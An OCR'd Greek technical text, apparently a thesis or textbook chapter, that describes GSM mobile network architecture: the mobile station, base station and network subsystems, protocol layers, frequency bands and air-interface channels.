- Υποστήριξη για τη διεθνή περιαγωγή
- Διάκριση μεταξύ των χρηστών και ταυτοποίηση της συσκευής
- Εξαιρετική ποιότητα ομιλίας
- Ευρύ φάσμα υπηρεσιών
- Διασυνεργασία (π.χ. με ISDN, DECT)


- Εκτενή χαρακτηριστικά ασφαλείας

Το GSM ξεχωρίζει επίσης από άλλες τεχνολογίες με το ευρύ φάσμα των διαθέσιμων υπηρεσιών που διαφέρουν από φορέα σε φορέα:

- Τηλεφωνίας
- Ασύγχρονη και σύγχρονη υπηρεσία δεδομένων (2.4/4.8/9.6 kbit/s)
- Πρόσβαση στο δίκτυο μεταφοράς πακέτων δεδομένων (X.25)
- Τηλεματικές υπηρεσίες (sms, fax, videotext κλπ.)
- Πολλά προστιθέμενης αξίας χαρακτηριστικά (προώθηση κλήσεων, αναγνώριση κλήσης, αυτόματος τηλεφωνητής ομιλίας)
- E-mail και σύνδεση στο Internet

Ο καλύτερος τρόπος για να δημιουργήσετε ένα διαχειρίσιμο σύστημα επικοινωνιών είναι να το διαιρέσετε σε διάφορες υποομάδες που διασυνδέονται με τη χρήση τυποποιημένων διεπαφών. Ένα δίκτυο GSM μπορεί να χωριστεί σε τρείς ομάδες (βλ. σχήμα 2): τον κινητό σταθμό (MS), το υποσύστημα σταθμού βάσης (BSS) και το υποσύστημα δικτύου.

Χαρακτηρίζονται ως εξής:



Σχήμα2:GSMsystemarchitecture

1.3.2.aΚινητόςΣταθμός (MobileStation - MS)

Ένας κινητός σταθμός μπορεί να αναφέρεται ως ένα «ακουστικό», ένα «κινητό», ένα «φορητό τερματικό» ή ένα «κινητό εξοπλισμό». Περιλαμβάνει επίσης μια ενότητα ταυτότητας συνδρομητή (SIM) που είναι κανονικά αφαιρούμενη και έρχεται σε δύο μεγέθη. Κάθε κάρτα SIM διαθέτει έναν μοναδικό αριθμό ταυτοποίησης που ονομάζεται διεθνής ταυτότητα συνδρομητή κινητής τηλεφωνίας (IMSI).

Επιπλέον, κάθε κράτος μέλος έχει ένα μοναδικό αναγνωριστικό υλικού που ονομάζεται διεθνής ταυτότητα εξοπλισμού κινητής τηλεφωνίας (IMEI). Σε μερικές από τις νεότερες εφαρμογές (επικοινωνίες δεδομένων ιδίως), ένα κράτος μέλος μπορεί επίσης να είναι ένα τερματικό που λειτουργεί ως GSMinterface, π.χ. για έναν φορητό υπολογιστή. Σε αυτή τη νέα εφαρμογή, η MS δεν μοιάζει με ένα κανονικό τηλέφωνο GSM. Η φαινομενικά χαμηλή τιμή ενός κινητού τηλεφώνου μπορεί να δώσει την εσφαλμένη εντύπωση ότι το προϊόν δεν είναι υψηλής ποιότητας. Εκτός από την παροχή ενός πομποδέκτη (TRX) για τη μετάδοση και λήψη φωνής και δεδομένων, το κινητό εκτελεί επίσης έναν αριθμό πολύ απαιτητικών εργασιών όπως έλεγχο ταυτότητας, παράδοση, κωδικοποίηση και κωδικοποίηση καναλιού.

1.3.2.b Το υποσύστημα Σταθμού Βάσης (TheBaseStationSubsystem- BSS)

Το υποσύστημα σταθμού βάσης (BSS) αποτελείται από τον ελεγκτή σταθμού βάσης (BSC) και το σταθμό βάσης πομποδέκτη (BTS).

ΟΣταθμόςΒάσηςΠομποδέκτη (The Base Transceiver Station - BTS)

Το GSM χρησιμοποιεί μια σειρά ραδιοφωνικών πομπών που ονομάζεται BTSs για τη σύνδεση των κινητών τηλεφώνων σε ένα δίκτυο κινητής τηλεφωνίας. Τα καθήκοντα τους περιλαμβάνουν την κωδικοποίηση/αποκωδικοποίηση καναλιού και την κρυπτογράφηση/αποκρυπτογράφηση. Ένα BTS αποτελείται από ραδιοπομπούς, δέκτες, κεραίες, διασύνδεση με τις εγκαταστάσεις PCM, κλπ. Ο BTS μπορεί να περιέχει έναν ή και περισσότερους πομποδέκτες για να παρέχει την απαιτούμενη ικανότητα χειρισμού κλήσεων. Μια τοποθεσία κυψέλης μπορεί να είναι Παγκατευθυντική ή να χωρίζεται σε τρία χαρακτηριστικά κατεύθυνσης κύτταρα.

ΟΕλεγκτήςΣταθμούΒάσης (The Base Station Controller - BSC)

Μια ομάδα της BTSs συνδέεται με μια συγκεκριμένη BSC που διαχειρίζεται τους πόρους του ραδιοφώνου γι' αυτούς. Η σημερινή νέα και έξυπνη BTSs έχει αναλάβει πολλά καθήκοντα που προηγουμένως χειριζόταν η BSCs. Η πρωταρχική λειτουργία της BSC είναι η συντήρηση κλήσης. Οι κινητοί σταθμοί συνήθως αποστέλλουν έκθεση του λαμβανόμενου σήματος στη BSC κάθε 480ms. Με αυτές τις πληροφορίες η BSC αποφάσισε την κίνηση μεταβιβάσεων σε άλλα κύτταρα, να αλλάξει την ισχύ πομπού BTS, κλπ.

1.3.2.c Το Υποσύστημα Δικτύου

Το υποσύστημα δικτύου αποτελείται από τις εξής πέντε ενότητες:

Το Κινητό Κέντρο Μεταγωγής (TheMobileSwitchingCenter- MSC)

Το κινητό κέντρο μεταγωγής (MSC) ενεργεί ως ένα πρότυπο ανταλλαγών σε ένα σταθερό δίκτυο και επιπλέον παρέχει όλη τη λειτουργικότητα που απαιτείται για να χειριστεί ένα κινητό συνδρομητή. Οι κύριες λειτουργίες είναι η καταγραφή, ο έλεγχος ταυτότητας και η

ενημέρωση τοποθεσίας, μεταβιβάσεων και δρομολόγησης κλήσεων περιαγωγής σε συνδρομητή. Η σηματοδότηση μεταξύ των λειτουργικών οντοτήτων (μητρώα) στο υποσύστημα δικτύου χρησιμοποιεί Σύστημα Σηματοδοσίας 7 (SS7). Εάν η MSC έχει επίσης μια λειτουργία πύλης για την επικοινωνία με άλλα δίκτυα, καλείται Πύλη MSC (GMSC).

Το Μητρώο της Αρχικής Τοποθεσίας (TheHomeLocationRegister- HLR)

Μια βάση δεδομένων που χρησιμοποιείται για τη διαχείριση των συνδρομητών κινητής τηλεφωνίας. Αποθηκεύει τη διεθνή ταυτότητα συνδρομητή κινητής τηλεφωνίας (IMSI), τον κινητό σταθμό (ISDN), τον αριθμό (MSISDN) και την τρέχουσα θέση μητρώου του επισκέπτη (VLR). Οι κύριες πληροφορίες που έχουν αποθηκευτεί αφορούν τη θέση του κάθε κινητού σταθμού, προκειμένου να είναι σε θέση να δρομολογήσουν κλήσεις με τα κινητά τους συνδρομητές που διαχειρίζεται η κάθε HLR. Η HLR υποστηρίζει επίσης, υπηρεσίες που σχετίζονται με κάθε κράτος μέλος. Μια HLR μπορεί να εξυπηρετήσει διάφορους MSCs.

Το Μητρώο Τοποθεσίας του Επισκέπτη (TheVisitorlocationRegister- VLR)

Περιέχει την τρέχουσα θέση των κρατών μελών και επιλέγονται διοικητικές πληροφορίες από την HLR, αναγκαίες για τον έλεγχο των κλήσεων και την παροχή των εγγεγραμμένων υπηρεσιών, για κάθε τρέχων κινητό που βρίσκεται στη γεωγραφική περιοχή που ελέγχεται από τη VLR. Μια VLR συνδέεται με ένα MSC και συνήθως ενσωματώνεται στο hardware της MSC.

ΤοΚέντροΤαυτότητας (The Authentication Center - AuC)

Μια προστατευόμενη βάση δεδομένων κρατά ένα αντίγραφο μυστικού κλειδιού κάθε συνδρομητή κάρτας SIM, το οποίο χρησιμοποιείται για τον έλεγχο ταυτότητας και κρυπτογράφησης μέσω του ραδιοφωνικού σταθμού. Η AuC παρέχει πρόσθετη ασφάλεια κατά της απάτης. Βρίσκεται συνήθως κοντά σε κάθε HRL μέσα σε ένα δίκτυο GSM.

ΤοΜητρώοΤαυτότηταςΕξοπλισμού (The Equipment Identity Register - EIR)

Το EIR είναι μια βάση δεδομένων που περιέχει μια λίστα όλου του έγκυρου κινητού εξοπλισμού σταθμού εντός του δικτύου, όπου κάθε κινητός σταθμός αναγνωρίζεται από τη

διεθνή ταυτότητα εξοπλισμού κινητής τηλεφωνίας (IMEI). Το EIR έχει τρεις βάσεις δεδομένων:

- Λευκή λίστα-για όλους τους γνωστούς, καλό IMEIs
- Μαύρη λίστα-για κακά ή κλεμμένα κινητά τηλέφωνα
- Γκρίζα λίστα-για συσκευές/IMEIs που είναι αβέβαιες.

1.3.2.d Το Κέντρο Λειτουργίας και Συντήρησης (TheOperationandMaintenanceCenter- OMC)

Η OMC είναι ένα σύστημα διαχείρισης που επιβλέπει τα λειτουργικά τμήματα του GSM. Η OMC, βοηθά το χειριστή του δικτύου για τη διατήρηση ικανοποιητικής λειτουργίας του δικτύου GSM. Ο πλεονασμός υλικού και οι ευφυείς μηχανισμοί ανίχνευσης σφαλμάτων βοηθούν στην πρόληψη της διακοπής λειτουργίας του δικτύου. Η OMC είναι υπεύθυνη για τον έλεγχο και τη διατήρηση των MSC, BSC και BTS. Μπορεί να είναι υπεύθυνη για ένα ολόκληρο δημόσιας γης δίκτυο κινητής τηλεφωνίας (PLMN) ή μόνο ορισμένα τμήματα του PLMN.

1.3.3 Διασυνδέσεις και Πρωτόκολλα

Παροχή φωνής ή ποιότητα των δεδομένων μετάδοσης από τη ραδιοζεύξη είναι μόνο μέρος της λειτουργίας ενός δικτύου κινητής τηλεφωνίας. Ένα κινητό GSM μπορεί να περιφέρεται σε εθνικό και διεθνές επίπεδο, απαιτώντας τυποποιημένες δρομολογήσεις των κλήσεων και την ενημέρωση τοποθεσίας των λειτουργιών σε δίκτυα GSM. Ένα κοινό σύστημα επικοινωνιών χρειάζεται επίσης στέρεους μηχανισμούς ασφαλείας για να αποφεύγεται η κακή χρήση από τρίτους. Λειτουργίες ασφαλείας όπως ο έλεγχος ταυτότητας, η κρυπτογράφηση καθώς και η χρήση της Προσωρινής Κινητής Συνδρομητικής Ταυτότητας (TMSIs) είναι απολύτως απαραίτητες.

1.3.3.a Πρωτόκολλα

Μέσα σε ένα δίκτυο GSM, διαφορετικά πρωτόκολλα απαιτούνται για να καταστεί δυνατή η ροή των δεδομένων και η σηματοδότηση μεταξύ των διάφορων υποσυστημάτων GSM. Το σχήμα 3 δείχνει τις διεπαφές που συνδέουν τα διάφορα υποσυστήματα GSM και τα πρωτόκολλα που χρησιμοποιούνται για την επικοινωνία σε κάθε διασύνδεση. Το πρωτόκολλο του GSM βασικά χωρίζεται σε τρία επίπεδα:

- **Επίπεδο 1-Φυσικό Επίπεδο**

  -Επιτρέπει τη φυσική μετάδοση (TDMA, FDMA, κλπ.)

  -Εκτίμηση της ποιότητας του καναλιού

  -Εκτός του αέρα περιβάλλοντος (GSMRec 04,04), PCM30 ή ISDN συνδέσεις χρησιμοποιούνται και GSMRec 08,54 για τη διεπαφήAbis και 08,04 για A έως ΣΤ διεπαφές.

- **Επίπεδο 2-Επίπεδο Ζεύξης Δεδομένων**

  -Πολυπλεξία ενός ή περισσοτέρων στρωμάτων-δύο συνδέσεις για τον έλεγχο/σηματοδότηση καναλιών

  -Ανίχνευση σφάλματος (βάσει HDLC)

  -Έλεγχος ροής


  -Διασφάλιση της ποιότητας μετάδοσης

  -Δρομολόγηση

- **Επίπεδο3-Στρώμα Δικτύου**

  -Διαχείριση συνδέσεων (αέρα περιβάλλοντος)

  -Διαχείριση των δεδομένων θέσης.



Σχήμα 2: Δομή επιπέδου OSI στο GSM

-Ταυτοποίηση Συνδρομητή

-Διαχείριση των υπηρεσιών προστιθέμενης (sms, προώθηση κλήσεων, κλήσεις συνδιάσκεψης, κλπ.)

1.3.3.b Η Διεπαφή Αέρα

Η Διεθνής Ένωση Τηλεπικοινωνιών (ITU), η οποία διαχειρίζεται τη διεθνή κατανομή του ραδιοφάσματος (μεταξύ πολλών άλλων λειτουργιών) έχει διαθέσει τις παρακάτω ζώνες:

- GSM900:

  -Uplink:890-915 MHz (από κινητό σταθμό σε σταθμό βάση)

  -Downlink:935-960 MHz (από σταθμό βάση σε κινητό σταθμό).

- GSM1800 (προηγουμένως: DCS-1800):

  -Uplink: 1710-1785 MHz

  -Downlink: 1805-1880 MHz

- GSM1900 (προηγουμένως: PCS-1900):

-Uplink: 1850-1910 MHz


-Downlink: 1930-1990 MHz

Η διεπαφή αέρα για το GSM είναι γνωστή ως UmInterface. Καθώς το ραδιοφάσμα είναι ένας περιορισμένος πόρος από όλους τους χρήστες, μια μέθοδος επινοήθηκε για να διαιρεί το εύρος ζώνης ανάμεσα σε όσο το δυνατόν περισσότερους χρήστες. Η μέθοδος που επιλέγεται από το GSM είναι ένας συνδυασμός χρόνου και συχνότητας (TDMA/FDMA). Το FDMA μέρος περιλαμβάνει τη διαίρεση από τη συχνότητα του (μέγιστου) 25MHz εύρους ζώνης και κατανέμεται σε 124 φέρουσες συχνότητες που απέχουν 200 kHz χωριστά. Μία ή περισσότερες φέρουσες συχνότητες αποδίδονται σε κάθε σταθμό βάση. Κάθε μία από αυτές τις φέρουσες συχνότητες διαιρείται σε χρόνο, χρησιμοποιώντας ένα σύστημα TDMA. Η θεμελιώδης μονάδα μέτρησης του χρόνου σε αυτό το σύστημα TDMA ονομάζεται περίοδος έκρηξης και διαρκεί περίπου 0,577ms. Οκτώ περίοδοι έκρηξης συγκεντρώνονται σε ένα πλαίσιο TDMA (περίπου 4,615ms), το οποίο αποτελεί τη βασική μονάδα έκρηξης ανά πλαίσιο TDMA.(Σχήμα 4 GSMδιεπαφή αέρα, TDMA πλαίσιο).

Πρωτόκολλα σχετικά με τη διεπαφή αέρα:

- **Επίπεδο 1 (GSM Rec 04,04):**

Οι φυσικές ιδιότητες της Umδιεπαφής έχουν ήδη περιγραφεί.



Σχήμα 3: GSM διεπαφή αέρα, TDMA πλαίσιο

- **Επίπεδο 2 (GSMRec 04.05/06):**

Εδώ χρησιμοποιείται το LAP-DM πρωτόκολλο (παρόμοιο με το ISDNLAP-D). Το LAP-DM έχει τις ακόλουθες λειτουργίες:

-μεταφορά χωρίς σύνδεση σημείου-προς-σημείο και σημείου-προς-σημεία σηματοδότησης καναλιών

-εγκατάσταση και λήψη του επιπέδου-δύο συνδέσεων στα συστήματα σημείου-προς-σημείο σηματοδότησης καναλιών

-σύνδεση με προσανατολισμό τη μεταφορά με διατήρηση της ακολουθίας μετάδοσης, εντοπισμού και διόρθωσης σφαλμάτων.

- **Επίπεδο 3 (GSM Rec 04.07/08):**

Περιέχει τα ακόλουθα υποστρώματα που ελέγχουν τις λειτουργίες σηματοδότησης του καναλιού (BCH, CCCH και DCCH). Ραδιόφωνο της διαχείρισης των πόρων (RR). Ο ρόλος

του στρώματος διαχείρισης RR είναι να καθιερώσει και να απελευθερώσει σταθερή σύνδεση μεταξύ των κινητών σταθμών (MS) και ένα MSC για τη διάρκεια μιας κλήσης και να το διατηρήσει παρά τις κινήσεις του χρήστη. Οι ακόλουθες λειτουργίες εκτελούνται από την MSC:

-επιλογή των κυττάρων

-παράδοση

-κατανομή και λήψη καναλιών σημείου-προς-σημείο

-παρακολούθηση και προώθηση των ραδιοφωνικών συνδέσεων

-εισαγωγή της κρυπτογράφησης

-αλλαγή στον τρόπο μετάδοσης

Διαχείριση Κινητικότητας (MM)

Η Διαχείριση Κινητικότητας χειρίζεται τις λειτουργίες ελέγχου που απαιτούνται για την κινητικότητα, π.χ.:

- Ταυτότητα
- Ανάθεση TMSI
- Διαχείριση της θέσης συνδρομητή

Διαχείριση Σύνδεσης (CM)

Η Διαχείριση Σύνδεσης χρησιμοποιείται για να δημιουργήσει, διατηρήσει και να λάβει τις κλήσεις συνδέσεων. Αυτό αποτελείται από τις ακόλουθες τρεις υποομάδες:


- Ελέγχου κλήσεων (CC): διαχειρίζεται τις συνδέσεις κλήσεων
- Υποστήριξη συμπληρωματικών υπηρεσιών (SS): χειρίζεται τις ειδικές υπηρεσίες
- Μικρή υποστήριξη των υπηρεσιών γραπτών μηνυμάτων (sms): μεταφέρει τα σύντομα κείμενα

Ούτε ο BTS ούτε ο BSC ερμηνεύει CM και MM μηνύματα. Αυτά απλά ανταλλάσσονται με το MSC ή το MS που χρησιμοποιούν την άμεση εφαρμογή μεταφοράς. Τα μηνύματα RR αντιστοιχίζονται προς ή από το βασικό σταθμό του συστήματος της εφαρμογής (BSSAP) στην BSCREF για την ανταλλαγή με την MSC.

1.3.3.c Λογικά Κανάλια στη Διεπαφή Αέρα

Αρκετά λογικά κανάλια αντιστοιχίζονται σε φυσικά κανάλια (Σχήμα 5 GSM). Η οργάνωση των λογικών καναλιών εξαρτάται από την εφαρμογή και την κατεύθυνση της ροής των πληροφοριών (uplink/downlink ή διπλής κατεύθυνσης).

Ένα λογικό κανάλι μπορεί να είναι είτε ένα κανάλι κίνησης (TCH), το οποίο μεταφέρει δεδομένα του χρήστη είτε ένα κανάλι σηματοδότησης.




Σχήμα 4: GSM διεπαφή αέρα, λογικά κανάλια

1.3.3.d Κανάλια Κίνησης στη Διεπαφή Αέρα

Ένα κανάλι κίνησης (TCH) χρησιμοποιείται για τη μεταφορά του λόγου και της κίνησης των δεδομένων. Τα κανάλια κυκλοφορίας ορίζονται χρησιμοποιώντας ένα 26-πλαίσιο πολυπλαίσιο ή ομάδα 26 TDMA πλαισίων. Το μήκος ενός 26-πλαίσιο πολυπλαίσιο είναι 120 ms, το οποίο είναι το πώς το μήκος μιας περιόδου εκρήξεως ορίζεται (120ms διαιρούμενα με 26 καρέ χωρίζονται από οκτώ περιόδους έκρηξης ανά καρέ). Από τα 26 καρέ, 24 χρησιμοποιούνται για την κυκλοφορία, ένα χρησιμοποιείται για την αργή σύνδεση καναλιού ελέγχου (SACCH) και βρίσκεται επί του παρόντος αχρησιμοποίητο (Σχήμα 6 Κανάλια GSM). Οι TCHs για την ανερχόμενη και κατερχόμενη ζεύξη χωρίζονται κάθε φορά από τρεις περιόδους έκρηξης, έτσι ώστε ο κινητός σταθμός να μην διαβιβάζει και λαμβάνει ταυτόχρονα, απλοποιώντας έτσι το ηλεκτρονικό κύκλωμα. Αυτή η μέθοδος επιτρέπει

σύνθετα φίλτρα διπλής κεραίας να αποφεύγονται και έτσι βοηθά στην μείωση κατανάλωσης ενέργειας.



Σχήμα 5: GSM κανάλια

Εκτός από αυτά τα full-rateTCHs (TCH/F,22.8 kbit/s) και τα half-rateTCHs (TCH/Y, 11.4 kbit/s) καθορίζονται επίσης. Τα half-rateTCHs διπλασιάζουν τη χωρητικότητα ενός συστήματος αποτελεσματικά, καθιστώντας δυνατή τη μετάδοση δύο κλήσεων σε ένα ενιαίο κανάλι. Εάν ένα TCH/F χρησιμοποιείται για τα δεδομένα των επικοινωνιών, ο ωφέλιμος ρυθμός μετάδοσης δεδομένων πέφτει στο 9.6 kbit/s (σε TCH/Y:max 4.8kbit/s), λόγω της βελτιωμένης ασφάλειας αλγορίθμων. Στις συστάσεις GSM, καλούνται αυτόνομα αφιερωμένα κανάλια ελέγχου (SDCCH).

1.3.3.e Σηματοδότηση Καναλιών στη Διεπαφή Αέρα

Τα Κανάλια Σηματοδότησης στη διεπαφή αέρα που χρησιμοποιείται για την κλήση εγκατάστασης, σελιδοποίησης, κλήση συντήρησης, συγχρονισμό, κλπ. Υπάρχουν τρεις ομάδες σηματοδότησης καναλιών:

Τα Κανάλια Μετάδοσης (BCH)

Τα Κανάλια Μετάδοσης μεταφέρουν μόνο κατερχόμενης ζεύξης πληροφορίες και είναι υπεύθυνοι κυρίως για το συγχρονισμό και τη συχνότητα διόρθωσης. Αυτό είναι το μόνο

είδος καναλιού που περιέχει σημείου-προς-σημείο επικοινωνία στην οποία σύντομα μηνύματα διαβιβάζονται ταυτόχρονα σε διάφορα κινητά.

Οι BCHs περιλαμβάνουν τα ακόλουθα κανάλια:

- Το κανάλι ελέγχου εκπομπής (BCCH): γενικές πληροφορίες, ειδικά κύτταρα (π.χ. τον κωδικό της περιοχής [LAC], το φορέα εκμετάλλευσης του δικτύου, τις παραμέτρους πρόσβασης, τον κατάλογο των γειτονικών κυττάρων, κλπ. Η MS λαμβάνει τα σήματα μέσω του BCCH από πολλές BTSs εντός του ίδιου δικτύου και / ή διαφορετικών δικτύων.

- Το κανάλι διόρθωσης συχνότητας (FCCH): μόνο κατερχόμενης ζεύξης, διόρθωση των MS συχνοτήτων, μετάδοση του προτύπου συχνότητας της MS και επίσης χρησιμοποιείται για το συγχρονισμό της εξαγοράς παρέχοντας τα όρια μεταξύ χρονοθυρίδων και της θέσης του πρώτου χρόνου υποδοχής ενός πλαισίου TDMA.

- Το κανάλι συγχρονισμού (SCH): μόνο κατερχόμενης ζεύξης, συγχρονισμό πλαισίου (TDMA αριθμός πλαισίου) και προσδιορισμό του σταθμού βάση. Η έγκυρη λήψη μιας SCH έκρηξης θα παρείχε στην MS όλες τις πληροφορίες που απαιτούνται για τον συγχρονισμό με ένα BTS.

ΤαΚοινάΚανάλιαΕλέγχου (The Common Control Channels - CCCH)

Τα κοινά κανάλια ελέγχου είναι μια μονάδα ανερχόμενης και κατερχόμενης ζεύξης καναλιών μεταξύ της MS και του BTS. Αυτά τα κανάλια χρησιμοποιούνται για τη μεταφορά πληροφοριών από το δίκτυο προς την MS και παρέχουν πρόσβαση στο δίκτυο.

Οι CCCHs περιλαμβάνουν τα ακόλουθα κανάλια:

- Το κανάλι σελιδοποίησης (PCH): μόνο κατερχόμενης ζεύξης, η MS ενημερώνεται από τον BTS για τις εισερχόμενες κλήσεις μέσω του PCH.

